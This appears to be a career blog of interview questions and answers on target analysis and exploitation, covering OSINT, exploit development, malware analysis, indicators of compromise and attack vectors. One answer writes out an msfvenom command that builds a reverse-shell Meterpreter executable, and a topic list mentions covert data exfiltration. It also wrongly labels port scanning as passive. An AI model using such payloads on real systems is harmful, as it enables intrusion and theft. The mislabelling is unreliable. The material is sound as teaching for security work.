Unlock your full potential by mastering the most common Target Analysis and Exploitation interview questions. This blog offers a deep dive into the critical topics, ensuring you’re not only prepared to answer but to excel. With these insights, you’ll approach your interview with clarity and confidence.
Questions Asked in Target Analysis and Exploitation Interview
Q 1. Explain the difference between passive and active target analysis.
Passive target analysis is like being a detective observing a crime scene from afar. You gather information without directly interacting with the target. Think of it as reconnaissance. You might analyze publicly available information like a company’s website, social media presence, news articles, or even publicly accessible databases. Active target analysis, on the other hand, involves direct interaction with the target. This could involve probing systems for vulnerabilities, performing penetration testing, or even sending phishing emails (ethically, of course, in a controlled environment). The key difference lies in the level of interaction: passive is observation, active is engagement.
Example: Passively analyzing a company might involve reviewing their job postings to understand their technological infrastructure. Actively analyzing them might involve attempting to exploit a known vulnerability in their web server.
Q 2. Describe your experience with OSINT gathering and analysis.
My OSINT (Open-Source Intelligence) experience spans several years and various projects. I’ve utilized a wide range of tools and techniques to gather and analyze information from publicly accessible sources. This includes using search engines like Google and specialized search engines like Shodan to identify vulnerabilities, social media platforms like LinkedIn, Twitter, and Facebook to build profiles of individuals and organizations, and specialized databases like WHOIS for domain information. I’m proficient in analyzing the collected data to identify patterns, relationships, and potential weaknesses. For example, I once used OSINT to identify a security flaw in a company’s internal network by analyzing publicly available information about their IT infrastructure gleaned from job postings and press releases.
I always prioritize ethical and legal considerations in my OSINT work, ensuring that all information gathering is conducted within the bounds of the law and respects individual privacy.
Q 3. How do you prioritize targets based on risk and value?
Prioritizing targets based on risk and value is crucial. I use a risk-value matrix. The matrix plots targets based on their potential impact (value) if compromised and the likelihood of successful exploitation (risk). Targets in the high-risk/high-value quadrant are prioritized first.
Example: A system containing sensitive customer data and having a known, easily exploitable vulnerability would be high-risk, high-value. A system with outdated software but containing only low-value data would be low-risk, low-value. I might use a scoring system, assigning weights to factors like data sensitivity, vulnerability severity, and the target’s security posture. This helps me quantify and objectively compare targets.
Q 4. What are the key steps in a vulnerability assessment?
A vulnerability assessment involves systematically identifying and analyzing security weaknesses in a target system. The key steps are:
- Planning and Scoping: Defining the scope of the assessment, identifying the systems to be assessed, and establishing the methodology.
- Information Gathering: Collecting information about the target system, including its architecture, software versions, and network configuration. This often involves passive techniques like port scanning and OS fingerprinting.
- Vulnerability Scanning: Using automated tools to identify known vulnerabilities in the target system. This includes tools like Nessus, OpenVAS, and Nmap.
- Manual Verification: Validating the vulnerabilities identified by the automated scanners. This step is crucial as false positives are common.
- Reporting: Documenting the identified vulnerabilities, their severity, and recommendations for remediation.
Think of it like a thorough medical check-up for a system, identifying potential health issues (vulnerabilities) before they become critical.
Q 5. Explain the process of developing an exploit for a known vulnerability.
Developing an exploit for a known vulnerability is a multi-stage process. First, a thorough understanding of the vulnerability is crucial. This involves analyzing the vulnerability description, understanding its root cause, and determining the system’s architecture and codebase if possible. Next, research existing exploits or proof-of-concept code to understand potential approaches. Then, the exploit is developed, often involving writing code (e.g., in Python or C) to leverage the vulnerability. This requires strong programming skills and a deep understanding of system internals. Finally, the exploit is thoroughly tested in a controlled environment to ensure its functionality and reliability.
Example: If a vulnerability is found in a web application that allows for SQL injection, an exploit might involve crafting a specially formed SQL query to manipulate the database. The process is iterative, involving debugging and refinement until a stable and functional exploit is achieved.
Important Note: Ethical considerations are paramount. Exploits should only be developed and used with explicit permission, ideally for testing and remediation purposes in a controlled environment.
Q 6. How do you identify and mitigate potential legal and ethical concerns during target analysis?
Identifying and mitigating legal and ethical concerns is critical. Before any target analysis, I carefully review relevant laws and regulations, including data privacy laws (like GDPR and CCPA) and computer crime laws. I ensure all activities are conducted legally and ethically. I always obtain explicit consent or operate within the bounds of a legally sanctioned penetration testing engagement. Documentation is key, meticulously recording all actions taken and ensuring transparency.
Furthermore, I follow strict ethical guidelines. This involves respecting privacy, avoiding unauthorized access, and promptly reporting any security vulnerabilities identified to the appropriate parties.
Q 7. What are some common techniques used in social engineering for target acquisition?
Social engineering is about manipulating individuals to gain access to information or systems. Common techniques include:
- Phishing: Sending deceptive emails or messages to trick recipients into revealing sensitive information or clicking malicious links.
- Baiting: Offering something tempting, like a free download or gift card, to entice the target into a trap.
- Pretexting: Creating a false scenario to gain the target’s trust and obtain information.
- Quid Pro Quo: Offering a service or favor in exchange for information or access.
- Tailgating: Physically following someone into a restricted area.
Understanding these techniques is crucial, both for defending against them and for ethically testing an organization’s security awareness training.
Q 8. Describe your experience with different types of malware analysis.
My malware analysis experience spans various methodologies, from static to dynamic analysis. Static analysis involves examining the malware without executing it – think of it like studying a blueprint before building a house. This allows me to identify potential threats, like suspicious strings or code patterns, using tools such as IDA Pro or Ghidra. Dynamic analysis, on the other hand, involves running the malware in a controlled environment, such as a sandbox, to observe its behavior. This helps understand its functionality, network activity, and potential impact. I utilize sandboxing technologies like Cuckoo Sandbox and analyze the resulting reports. I also have experience with memory forensics, examining system memory for signs of malicious activity. For example, I once uncovered a rootkit hiding in a system’s memory space through meticulous memory analysis. Finally, I employ behavioral analysis to identify patterns, using this to categorize malware families and understand their techniques.
- Static Analysis: Identifying potential malicious code through disassembly and code analysis.
- Dynamic Analysis: Observing malware behavior in a controlled environment to understand its functionality.
- Memory Forensics: Analyzing system memory to detect and recover evidence of malicious activity.
- Behavioral Analysis: Identifying patterns in malware behavior to categorize and understand attack techniques.
Q 9. How do you handle unexpected findings during a penetration test?
Unexpected findings during a penetration test are the norm, not the exception. My approach is methodical and risk-aware. First, I meticulously document the finding, including screenshots, network captures, and any relevant logs. I then assess the potential impact and risk. This involves determining the severity of the vulnerability and the likelihood of exploitation. Next, I escalate the finding to the appropriate stakeholders, clearly communicating the potential implications and providing actionable recommendations for remediation. For instance, if I discover a critical vulnerability that allows unauthorized access to sensitive data, I immediately alert the client and collaborate on immediate mitigation strategies. Crucially, I follow a strict ethical framework, ensuring I only access systems and data I have explicit permission to assess.
An example: During a recent penetration test, I discovered an unpatched web server vulnerable to a known exploit. Instead of directly exploiting it, I documented the vulnerability, reported it to the client, and provided detailed remediation steps. This responsible disclosure ensures they can patch the vulnerability without exposing their systems to further risk.
Q 10. What are some common indicators of compromise (IOCs) you look for?
Indicators of Compromise (IOCs) are crucial for detecting and responding to security incidents. Common IOCs I look for include:
- Network IOCs: Unusual network traffic patterns, including connections to known malicious IP addresses or domains, suspicious port usage (e.g., unusual outbound connections on ports used for command and control), and high volume of data transfers. I often use network monitoring tools like Wireshark to capture and analyze this traffic.
- System IOCs: Changes in system configurations, unusual process activity, creation of suspicious files or directories, or modification of system files. For example, the presence of unexpected registry keys or changes to the hosts file would raise my suspicion.
- File IOCs: Files with known malicious hashes (MD5, SHA1, SHA256), suspicious file names (e.g., containing unusual characters or extensions), and files with unusual timestamps or sizes. I frequently use tools like VirusTotal to check file reputations.
- Log IOCs: Error messages, authentication failures, unusual login attempts, and access to sensitive files or databases recorded in security logs. Analyzing these logs helps determine the timeline of an attack.
The presence of one IOC is not necessarily definitive proof of compromise, but a cluster of related IOCs strongly suggests malicious activity.
Q 11. Explain the concept of the attack surface and how it relates to target analysis.
The attack surface refers to all the potential entry points a threat actor could use to compromise a system or network. Think of it as all the doors and windows of a house. Target analysis is critically linked to the attack surface because it focuses on identifying and prioritizing these vulnerabilities to inform testing efforts. By thoroughly mapping the target’s attack surface, we can focus our efforts on the most likely points of entry, maximizing efficiency and effectiveness. This often involves identifying assets (servers, applications, networks), understanding their vulnerabilities (using tools like Nessus or OpenVAS), and assessing the accessibility of these vulnerabilities to potential attackers.
For example, in a target analysis for a financial institution, mapping the attack surface might include identifying web applications, databases, internal networks, employee workstations, and remote access points. Each component presents potential entry points, with some representing more significant vulnerabilities than others. Prioritizing these vulnerabilities helps determine which areas to focus on during a penetration test.
Q 12. How do you correlate data from multiple sources to build a comprehensive target profile?
Building a comprehensive target profile involves correlating data from diverse sources to create a holistic view of the target. I start by gathering information from publicly available sources like websites, social media, and professional networking sites. Then I move on to more sensitive sources. This might include OSINT (Open Source Intelligence) tools to discover exposed systems and vulnerabilities, and further information obtained through ethical hacking processes, while strictly adhering to legal and ethical boundaries.
Data correlation is a critical aspect. For example, I might find a company’s network diagram online, then use Shodan to identify exposed devices or services on their network. If I also find a vulnerability reported on a public vulnerability database (like CVE), I can correlate the data to prioritize this vulnerability during the attack phase. I use a variety of tools for this—note-taking software, spreadsheets, and purpose-built security information and event management (SIEM) systems—to manage, analyze, and correlate this vast amount of information. By cross-referencing this data, I can create a detailed picture of the target’s infrastructure, vulnerabilities, and potential weaknesses.
Q 13. Describe your experience using network analysis tools (e.g., Wireshark).
Wireshark is an invaluable tool in my network analysis arsenal. I regularly use it for packet capture and analysis during penetration tests and incident response investigations. Its capabilities allow me to dissect network traffic in detail, identifying suspicious patterns or behaviors that could indicate malicious activity or vulnerabilities. For instance, I’ve used Wireshark to identify data exfiltration attempts by examining the content of network packets, identifying the specific data being transmitted, and pinpointing the destination IP addresses. I also utilize Wireshark’s filtering capabilities to isolate specific conversations or protocols, speeding up the analysis process. Further, I leverage the protocol dissectors within Wireshark to understand the details of communication protocols and recognize unusual deviations from typical patterns.
For example, I once used Wireshark to identify an attacker using a malicious payload hidden inside a seemingly innocuous file transfer. The unusual structure of the packets, combined with the destination IP’s known association with malware command and control servers, confirmed the attack.
Q 14. How do you stay up-to-date with the latest threats and vulnerabilities?
Staying current in this dynamic field requires a multi-pronged approach. I subscribe to threat intelligence feeds from reputable sources, such as security vendors and government agencies. These feeds often provide early warnings of emerging threats and vulnerabilities. I also actively participate in professional communities, attending conferences, webinars, and online forums, where experts share insights into the latest trends and techniques. Regularly reading security blogs, research papers, and industry publications keeps me informed about new vulnerabilities and attack methods. Furthermore, I dedicate time to hands-on practice and experimentation, analyzing real-world malware samples and testing security tools to solidify my understanding. Regularly conducting vulnerability assessments and penetration tests helps keep my skills sharp. Continuous learning is critical to this work.
Q 15. What is your experience with scripting languages (e.g., Python, PowerShell) in the context of target analysis?
Scripting languages are indispensable in target analysis and exploitation. My experience primarily revolves around Python and PowerShell, leveraging their strengths for different tasks. Python’s extensive libraries, particularly for network communication (requests, scapy), data manipulation (pandas, NumPy), and parsing (BeautifulSoup), are crucial for automating tasks such as vulnerability scanning, data extraction from web servers, and analyzing network traffic. PowerShell, on the other hand, excels in automating tasks within a Windows environment, such as Active Directory enumeration, privilege escalation testing, and interacting with the Windows operating system directly. For instance, I’ve used Python to write scripts that automatically scan a range of IP addresses for open ports and then categorize them based on their associated services and vulnerabilities, something extremely time-consuming to do manually.
In one specific engagement, I developed a Python script that utilized the requests library to interact with a target web application’s API. By sending crafted requests, I was able to identify a vulnerability allowing for unauthorized data modification. This automated approach not only significantly accelerated the analysis but also allowed for precise, repeatable testing, which is essential for accurate vulnerability assessment.
Career Expert Tips:
- Ace those interviews! Prepare effectively by reviewing the Top 50 Most Common Interview Questions on ResumeGemini.
- Navigate your job search with confidence! Explore a wide range of Career Tips on ResumeGemini. Learn about common challenges and recommendations to overcome them.
- Craft the perfect resume! Master the Art of Resume Writing with ResumeGemini’s guide. Showcase your unique qualifications and achievements effectively.
- Don’t miss out on holiday savings! Build your dream resume with ResumeGemini’s ATS optimized templates.
Q 16. Describe your experience with different types of databases and how they are used in target analysis.
My experience encompasses various database types, each suited for different aspects of target analysis. Relational databases like MySQL and PostgreSQL are valuable for storing structured data, such as collected network logs, vulnerability findings, or asset inventories. They offer robust querying capabilities, allowing for efficient data analysis and reporting. NoSQL databases such as MongoDB or Cassandra are better suited for unstructured or semi-structured data, like extracted text from web pages or social media profiles. These databases are particularly helpful in handling large volumes of data from diverse sources. I’ve also worked with graph databases like Neo4j, which excels at visualizing relationships between entities within a target network.
In a recent project, we used a combination of MySQL and MongoDB. MySQL housed meticulously organized details of identified vulnerabilities, allowing for easy searching and filtering based on severity or type. Meanwhile, MongoDB stored the unstructured data extracted from social media, facilitating the identification of potential insider threats. This multi-database approach provides a powerful and flexible framework for storing and analyzing target information.
Q 17. Explain the concept of a kill chain and its relevance to target exploitation.
The kill chain is a model that describes the stages an attacker goes through to compromise a target. Understanding the kill chain is paramount in both target analysis and exploitation, because it provides a framework for identifying vulnerabilities and weaknesses at each stage. A typical kill chain consists of stages like reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives. By analyzing a target’s security posture against each stage, we can identify potential entry points and develop effective countermeasures.
For example, during reconnaissance, an attacker might gather information about the target’s network infrastructure, software versions, and security practices. During exploitation, they might leverage a vulnerability in a web application to gain initial access. Knowing the stages helps anticipate the attacker’s moves and develop strategies to block or mitigate attacks. This also aids in creating more realistic and effective simulations during penetration testing.
Q 18. What are some techniques for bypassing security controls during exploitation?
Bypassing security controls is a crucial aspect of exploitation, often requiring creativity and a deep understanding of the target’s defenses. Some common techniques include exploiting known vulnerabilities in software, using social engineering to manipulate users into revealing credentials, leveraging privilege escalation techniques to gain higher-level access, or exploiting misconfigurations in firewalls, intrusion detection systems, or other security controls.
Techniques range from simple, like finding default credentials or exploiting known vulnerabilities in outdated software, to advanced, such as employing polymorphic malware or using techniques like return-oriented programming (ROP) to bypass security software. For example, exploiting a buffer overflow vulnerability in a web server can allow an attacker to execute arbitrary code, thereby bypassing authentication and authorization mechanisms. Another example might involve using a Metasploit module that leverages a specific vulnerability in a target’s software.
Q 19. How do you document your findings in a clear and concise manner?
Clear and concise documentation is essential. My approach involves a structured format, typically using a combination of textual descriptions, diagrams, and code snippets. I generally begin with an executive summary, highlighting key findings and recommendations. This is followed by a detailed description of the methodology used, the tools employed, and the results obtained. Vulnerabilities are documented individually, including severity, location, technical description, proof of concept, and recommended remediation steps. Screenshots and network diagrams are often included to clarify the findings and provide visual context.
For instance, I might use a spreadsheet to organize vulnerability findings, with columns for severity, CVSS score, location, description, remediation, and screenshots or other supporting documentation. This allows for easy sharing, review, and tracking of progress in addressing the identified vulnerabilities.
Q 20. Describe your experience with reporting vulnerabilities to vendors or clients.
Reporting vulnerabilities responsibly is crucial. My approach adheres to ethical guidelines and industry best practices. This typically involves preparing a detailed report that clearly explains the vulnerability, its potential impact, and recommended remediation steps. This report is typically sent to the vendor or client privately, using secure communication channels. The disclosure timeline is usually coordinated to allow the vendor sufficient time to address the vulnerability before public disclosure, unless immediate action is necessary due to the severity of the issue. After submission, I follow up with the vendor or client to confirm receipt and track progress in remediation.
In one case, I discovered a critical vulnerability in a widely used piece of software. My report detailed the vulnerability, including a proof-of-concept exploit, along with clear and actionable remediation steps. The vendor was incredibly responsive, promptly patching the vulnerability and publicly acknowledging my contribution. Maintaining a professional and cooperative relationship throughout the process is key to ensuring responsible vulnerability disclosure.
Q 21. What are some common challenges faced during target analysis and exploitation?
Target analysis and exploitation present several challenges. One major challenge is the ever-evolving threat landscape. New vulnerabilities are discovered constantly, and attackers are constantly developing new techniques to bypass security controls. Another significant hurdle is the sheer volume and complexity of data involved. Analyzing network traffic, logs, and other data sources can be extremely time-consuming and require specialized tools and expertise. Time constraints imposed by projects and the need to prioritize high-impact vulnerabilities also present a challenge, as do legal and ethical considerations related to accessing and analyzing systems.
Successfully navigating these challenges requires staying up-to-date with the latest security trends, using efficient analysis tools, and developing effective prioritization strategies. Collaboration with colleagues and reliance on automated tools are invaluable in overcoming these challenges. Resource limitations and a lack of clear communication between team members can also significantly hamper progress and effectiveness.
Q 22. How do you measure the success of a penetration test or vulnerability assessment?
Measuring the success of a penetration test or vulnerability assessment isn’t simply about finding vulnerabilities; it’s about understanding their impact and providing actionable remediation advice. We measure success based on several key factors:
- Number and Severity of Vulnerabilities Found: A higher number of critical vulnerabilities indicates a greater need for remediation. We use a standardized scoring system like CVSS (Common Vulnerability Scoring System) to categorize vulnerabilities by severity.
- Coverage and Scope: Did the assessment cover all planned systems and applications? A thorough assessment ensures comprehensive vulnerability identification. A gap in scope can lead to critical vulnerabilities being missed.
- Accuracy of Findings: False positives need to be minimized. Each vulnerability should be thoroughly verified to ensure accuracy and avoid unnecessary remediation efforts. We use various techniques to validate our findings, including manual verification and automated scans with different tools.
- Clarity and Actionability of Reports: The report should be easy to understand and contain clear recommendations with prioritization based on the risk posed. The client should be able to readily identify and act on the findings.
- Client Satisfaction: Did the assessment meet the client’s expectations? Did they understand the findings and feel confident in the recommendations? We always prioritize open communication and collaboration with the client throughout the process.
For example, discovering a critical SQL injection vulnerability allowing unauthorized access to sensitive data would be a far more significant finding than multiple low-severity cross-site scripting (XSS) vulnerabilities. The overall success is judged by the combination of the number, severity, and impact of the identified vulnerabilities, and the quality of the remediation guidance provided.
Q 23. Explain your understanding of different types of attack vectors.
Attack vectors are the paths attackers use to gain unauthorized access to a system or network. They can be categorized in various ways. Here are some common types:
- Network-Based Vectors: These exploit vulnerabilities within a network infrastructure. Examples include:
IP Spoofing:Masquerading as a trusted IP address to gain access.Man-in-the-Middle (MitM) Attacks:Intercepting communication between two parties.Denial-of-Service (DoS) Attacks:Overwhelming a system with traffic to render it unavailable.- Software-Based Vectors: These leverage vulnerabilities in software applications and operating systems. Examples include:
Buffer Overflow:Writing data beyond the allocated buffer, causing a crash or code execution.SQL Injection:Injecting malicious SQL code to manipulate database queries.Cross-Site Scripting (XSS):Injecting malicious scripts into web pages viewed by other users.- Hardware-Based Vectors: These exploit vulnerabilities in physical hardware components or devices. Examples include:
Compromised Hardware:Utilizing hardware with backdoors or malicious firmware.Side-Channel Attacks:Exploiting physical characteristics of a system, like power consumption, to obtain information.- Social Engineering Vectors: These involve manipulating individuals to obtain sensitive information or access. Examples include:
Phishing:Deceiving users into revealing sensitive information through emails or websites.Pretexting:Creating a false scenario to gain trust and access.
Understanding these diverse vectors is crucial for developing robust security strategies. A multi-layered defense approach is necessary to protect against various attack methods.
Q 24. How do you handle situations where you encounter unexpected technical challenges?
Unexpected technical challenges are inevitable in penetration testing and vulnerability assessment. My approach involves a structured problem-solving methodology:
- Isolate the Problem: First, I thoroughly document the issue, including error messages, system logs, and network behavior. This helps define the scope of the challenge.
- Research and Gather Information: I use various online resources such as security forums, documentation, and knowledge bases to research potential solutions or workarounds. I leverage my experience to identify potential root causes.
- Experiment and Test: I carefully experiment with different approaches and techniques to attempt to resolve the issue. This might involve testing alternative tools, changing parameters, or exploring different attack vectors.
- Seek Collaboration: If needed, I collaborate with colleagues or subject matter experts to gather perspectives and leverage their experience. This often helps in resolving complex problems.
- Document Findings: Regardless of the outcome, I meticulously document my findings, including the steps taken, the results achieved, and lessons learned. This enhances future problem-solving and contributes to continuous improvement.
For example, if I encounter an unusual network configuration during a penetration test that prevents access to a target system, I might research the configuration settings, investigate alternative access points, or consult network diagrams and documentation to understand the restrictions and formulate a suitable testing approach. The key is methodical investigation and collaborative problem-solving.
Q 25. Describe your experience with various exploitation frameworks.
I have extensive experience with various exploitation frameworks, including Metasploit, Burp Suite, and Nmap. My proficiency extends beyond simply using these tools; I understand their underlying mechanisms and limitations. This enables me to adapt them effectively to different situations.
- Metasploit: I use Metasploit for automated exploitation of known vulnerabilities. I leverage its extensive database of exploits and its ability to customize payloads.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > payload.exeThis shows a simple command for creating a reverse meterpreter payload. - Burp Suite: I use Burp Suite for web application security testing. I utilize its proxy, scanner, and repeater functionalities to identify and exploit vulnerabilities like SQL injection and XSS. I’m adept at manipulating HTTP requests and analyzing responses.
- Nmap: I use Nmap for network reconnaissance and vulnerability scanning. Its versatility allows for detailed network mapping and identifying open ports and services, providing crucial information for targeted testing.
nmap -A 192.168.1.100This shows a basic command for performing an aggressive scan of a target IP address.
I also have experience with more specialized frameworks, depending on the specific requirements of the engagement. However, understanding the underlying principles of exploitation is paramount, allowing me to adapt my techniques and tools to diverse scenarios and circumvent security measures.
Q 26. How do you ensure the confidentiality, integrity, and availability of your data during target analysis?
Ensuring the confidentiality, integrity, and availability (CIA triad) of data during target analysis is paramount. My approach integrates several security measures:
- Confidentiality: Data is encrypted both in transit and at rest. I use strong encryption algorithms and securely manage encryption keys. Access to data is restricted based on the principle of least privilege.
- Integrity: Data integrity is maintained through checksums and digital signatures. Regular backups and version control ensure data recovery in case of corruption or accidental deletion. Secure handling of credentials and avoidance of unnecessary data storage minimize risks.
- Availability: Data is stored in multiple, geographically diverse locations to ensure business continuity in case of disaster. Redundant systems and backups provide data redundancy and high availability.
Additionally, I follow strict ethical guidelines and legal regulations, always obtaining proper authorization before conducting any analysis. I document all activities thoroughly and maintain a detailed audit trail of all actions. This rigorous approach ensures accountability and provides evidence of compliance.
Q 27. What is your experience with automated target analysis tools?
I possess significant experience utilizing automated target analysis tools, significantly improving efficiency and depth of analysis. My experience encompasses both open-source and commercial solutions.
- Open-Source Tools: I proficiently use tools like Nmap, Nessus Essentials, and OWASP ZAP for network mapping, vulnerability scanning, and web application testing. These tools provide a cost-effective approach for various analysis tasks.
- Commercial Tools: My experience includes using more advanced commercial tools like QualysGuard, Rapid7 Nexpose, and Tenable.sc. These platforms offer more comprehensive features, including vulnerability management, asset discovery, and reporting capabilities.
While automation significantly accelerates the process, I always emphasize a balanced approach. Automated tools provide a foundation for analysis, but manual verification and targeted penetration testing remain critical to ensure accuracy and identify more nuanced vulnerabilities. For instance, while an automated scanner might identify a potential SQL injection vulnerability, manual testing is necessary to validate the finding and determine the potential impact. A reliance solely on automated tools would be insufficient for a complete and reliable analysis.
Key Topics to Learn for Target Analysis and Exploitation Interview
- Network Reconnaissance: Understanding passive and active techniques for gathering information about target networks, including port scanning, OS fingerprinting, and vulnerability scanning. Practical application: Designing a reconnaissance plan for a simulated corporate network.
- Vulnerability Analysis: Identifying and assessing security vulnerabilities in target systems and applications. Practical application: Analyzing vulnerability scan results to prioritize critical vulnerabilities for exploitation.
- Exploitation Techniques: Mastering the practical skills of exploiting identified vulnerabilities, including buffer overflows, SQL injection, and cross-site scripting (XSS). Practical application: Developing and testing exploit code within a controlled environment.
- Post-Exploitation: Understanding techniques for maintaining access to compromised systems, including lateral movement and privilege escalation. Practical application: Developing a plan for maintaining persistence on a compromised system.
- Data Exfiltration: Methods for extracting sensitive data from compromised systems. Practical application: Designing a covert data exfiltration strategy minimizing detection.
- Threat Modeling: Proactively identifying potential vulnerabilities and security risks in systems and applications. Practical application: Creating a threat model for a specific application or infrastructure.
- Security Hardening: Implementing security controls to mitigate identified vulnerabilities and improve the overall security posture of a system. Practical application: Applying security hardening techniques to a server operating system.
- Legal and Ethical Considerations: Understanding the legal and ethical implications of penetration testing and target analysis. Practical application: Developing a responsible disclosure plan for identified vulnerabilities.
- Reporting and Documentation: Clearly and effectively communicating findings and recommendations to stakeholders. Practical application: Creating a professional penetration testing report summarizing findings and remediation steps.
Next Steps


